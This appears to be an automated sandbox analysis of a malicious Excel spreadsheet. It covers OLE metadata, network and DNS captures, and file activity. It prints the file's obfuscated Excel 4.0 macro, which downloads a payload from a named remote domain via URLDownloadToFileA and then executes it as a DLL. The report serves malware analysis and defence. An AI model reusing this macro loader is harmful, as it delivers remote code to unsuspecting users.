SSDEEP:	6144:BcKoSsxzNDZLDZjlbR868O8KlVH33dq7uDphYHceXVhca+fMHLty/xcl8OR4PiAK:meLUIRfUI5uXL6nDJofE
File Content Preview:	.....>.....u.....p...q...r...s...t..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1055791644.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-08 08:27:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.311136915093
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . . D o c 1 . . . . E x c e l 4 . 0 . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.250980572468
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . 2 2 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 311018


General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	311018
Entropy:	7.73725705111
Base64 Encoded:	True
Data ASCII:	. . . . g 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . 9 J . 8 . . . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

,,=AE13(),,
),,"=CALL(""UR""&AF21,AE19&AE20&AE21&AE22&AE23&AE24&AE25&AE26&AE27&AE28&AE29&AE30&AE31&AE32&AE33&AE34&AE35&
AE14,""JJCCBB"",0,A100,AF18,AF23,0)",,,,"=FORMULA.ARRAY(AE17,AE14)","=FORMULA.ARRAY(AH25&AH26&AH27&AH28&AH29&AH30&AH31,AF14)","=FORMULA.ARRAY(AI25&AI26&AI27&AI2
8&AI29,AG14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AB17(),,,=AF13(),=AG13(),=AA10(),,,"=EXEC(AF14&""2
""&AF18&AG14&""egisterServer"")",,,A,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,..\iojhsfgv.dvers,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,U,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,L,LMon,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,
,,,,,,,,,,,,,,,,w,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,,,r,",",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,,,u,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,n,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,a,,,d,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,,,l,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,T,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,3,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,F,,,
,,,,i,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,e,,
,,,
,,,
,,,
,,,
,,,
,,,
,,https://tidymasters.com.au/ds/0702.gif,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,

Network Behavior

Network Port Distribution



Total Packets: 47

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 18:40:40.144581079 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:40.304791927 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:40.304889917 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:40.314846992 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:40.475006104 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:40.479857922 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:40.479908943 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:40.479944944 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:40.479993105 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:40.480681896 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:40.523565054 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:40.686618090 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:40.686862946 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.315865993 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.518805981 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528260946 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528326988 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528366089 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528404951 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528441906 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528489113 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528522015 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528558969 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528595924 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.528631926 CEST	443	49165	103.50.162.157	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 18:40:42.528913975 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.528953075 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.528956890 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.528959036 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.528961897 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.528964043 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.528965950 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.528968096 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.531744003 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.689726114 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.689786911 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.689941883 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.689941883 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.689982891 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.689999104 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690021992 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690026999 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690068007 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690072060 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690115929 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690125942 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690154076 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690154076 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690195084 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690206051 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690231085 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690234900 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690272093 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690284014 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690310955 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690311909 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690349102 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690362930 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690395117 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690397978 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690439939 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690450907 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690474033 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690479994 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690519094 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690529108 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690553904 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690557957 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690596104 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690606117 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690633059 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.690634966 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.690684080 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.695734978 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.850755930 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850811958 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850826025 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850838900 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850852013 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850863934 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850884914 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850920916 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850939989 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850966930 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.850984097 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851001978 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851017952 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851032972 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851046085 CEST	443	49165	103.50.162.157	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 18:40:42.851129055 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.851150990 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851171970 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851193905 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851205111 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.851213932 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851224899 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.851227999 CEST	49165	443	192.168.2.22	103.50.162.157
Apr 6, 2021 18:40:42.851232052 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851249933 CEST	443	49165	103.50.162.157	192.168.2.22
Apr 6, 2021 18:40:42.851253986 CEST	49165	443	192.168.2.22	103.50.162.157

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 18:40:39.593688011 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 6, 2021 18:40:40.125211000 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 6, 2021 18:40:41.017709970 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 6, 2021 18:40:41.063716888 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 6, 2021 18:40:41.069145918 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 6, 2021 18:40:41.115091085 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 6, 2021 18:40:41.677865982 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 6, 2021 18:40:41.734606028 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 6, 2021 18:40:41.741173029 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 6, 2021 18:40:41.800092936 CEST	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 6, 2021 18:40:39.593688011 CEST	192.168.2.22	8.8.8.8	0x312a	Standard query (0)	tidymasters.com.au	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 6, 2021 18:40:40.125211000 CEST	8.8.8.8	192.168.2.22	0x312a	No error (0)	tidymasters.com.au		103.50.162.157	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 6, 2021 18:40:40.479944944 CEST	103.50.162.157	443	192.168.2.22	49165	CN=mail.tidymasters.com.au CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Feb 14 13:18:07 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sat May 15 14:18:07 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2268 Parent PID: 584

General

Start time:	18:40:37
Start date:	06/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f270000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D578.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F5BEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\06DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF9828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF9828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF9828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF9828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF9828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF9828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF9828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF9828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF9828C	URLDownloadToFileA
C:\Users\user\iojhsfgv.dvers	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FF9828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D578.tmp	success or wait	1	13F82B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\06DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C7DE0000	C:\Users\user\Desktop\document-1055791644.xls.	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\06DE0000	569	426	ac 54 c9 6e db 30 10 bd 17 e8 3f 08 bc 16 12 9d 1e 8a a2 b0 9c 43 9b 1e db 00 49 3f 60 4c 8e 25 c2 dc c0 61 12 fb ef 3b a4 1d b7 35 1c ab 46 72 d1 42 ea 2d f3 a8 99 f9 f5 c6 d9 e6 11 13 99 e0 7b 71 d5 cd 44 83 5e 05 6d fc d0 8b 5f f7 df db cf a2 a1 0c 5e 83 0d 1e 7b b1 45 12 d7 8b f7 ef e6 f7 db 88 d4 30 da 53 2f c6 9c e3 17 29 49 8d e8 80 ba 10 d1 f3 ce 2a 24 07 99 5f d3 20 23 a8 35 0c 28 3f ce 66 9f a4 0a 3e a3 cf 6d 2e 1c 62 31 ff 86 2b 78 b0 b9 b9 d9 f0 f2 ce c9 d2 78 d1 7c dd 7d 57 a4 7a 01 31 5a a3 20 b3 51 f9 e8 f5 91 48 1b 56 2b a3 50 07 f5 e0 98 ba a3 98 10 34 8d 88 d9 d9 2e 26 c3 8a e9 0e 73 e6 c2 48 c8 93 9a d1 0f 47 9a c6 15 cf 65 fd 34 22 a1 a5 23 c8 84 cd 7d 0e 1d 23 6b 29 34 9a 48 1f 38 ac 17 14 ca ce cb 39 ec 71 3f f9 00 93 d1 d8 dc 42 ca	.T.n.0....?..........C....I?`L .%...a...;...5..Fr.B.-............ {q..D.^.m..._.......^...{. E..........0.S/....)I........*$.._. #.5.(?.f...>..m..b1..+x. ....x.|.}W.z.1Z. .Q....H.V +.P........4.....&....s..H.... .G....e.4"..#...}..#k)4.H.8... ...9.q?......B.	success or wait	22	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\06DE0000	995	2	03 00	..	success or wait	17	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\06DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 49 24 4f 4e ac 01 00 00 ff 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.I$ON............ [Content_Types].xml ... (...................................	success or wait	19	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\06DE0000	30712	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 0a fc 00 00 07 d0 04 03 00 00 00 f6 e3 77 13 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 2d 50 4c 54 45 f9 f9 fa ea ea eb f8 f6 a5 f8 eb 84 19 46 92 f8 f8 ba 66 66 65 12 0f 0a 8b 8a 7e be c1 c3 d6 bd 68 4c 46 3a e0 27 30 52 81 b4 7e b8 05 0c 86 b9 de 00 00 00 0f 74 52 4e 53 f9 f9 f9 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 71 e7 4b 6e 00 00 20 00 49 44 41 54 78 da ec 5d bd 72 1b 47 13 bc 0e 95 35 32 f3 ed 1c b9 54 a5 dc fc aa 10 29 71 51 e5 c4 cc e8 b7 70 24 58 85 97 fb 48 50 22 f1 b3 b3 d3 f3 73 b0 a4 e2 05 36 05 1c ee 76 67 67 7a ba 67 f7 f6 96 a5 ed e0 f2 76 7c 7f 07 7e 96 8e f0 cd 5a 6f de f6 93 39 22 7f b4 f8 78 3b 7e 84 d8 7a 43 b1 b7 e3 fb 4d bd fc	.PNG.....IHDR..... .w.....gAMA.....a.....sRGB. .....-PLTE.....F....ff e.....~.....hLF:.'0R..~..... ...tRNS.....q.Kn.. . IDATx..].r.G....52....T.....)q Q.....p$X...HP".....s....6...v ggz.g.....v|..~....Zo...9".. .x;~..zC....M..	success or wait	6	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\06DE0000	303142	1347	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 49 24 4f 4e ac 01 00 00 ff 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e5 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 3b 9b 3c 32 16 01 00 00 3e 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 70 91 b3 68 01 02 00 00 fb 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 61 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.I$ON..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.;.<2....>... .....xl/_rels/wor kbook.xml.relsPK..-.....!. p..h.....a... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C7DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 06 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e 00 02	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9J.8.......X.@..... ......"........	success or wait	15	7FEEAC59AC0	unknown
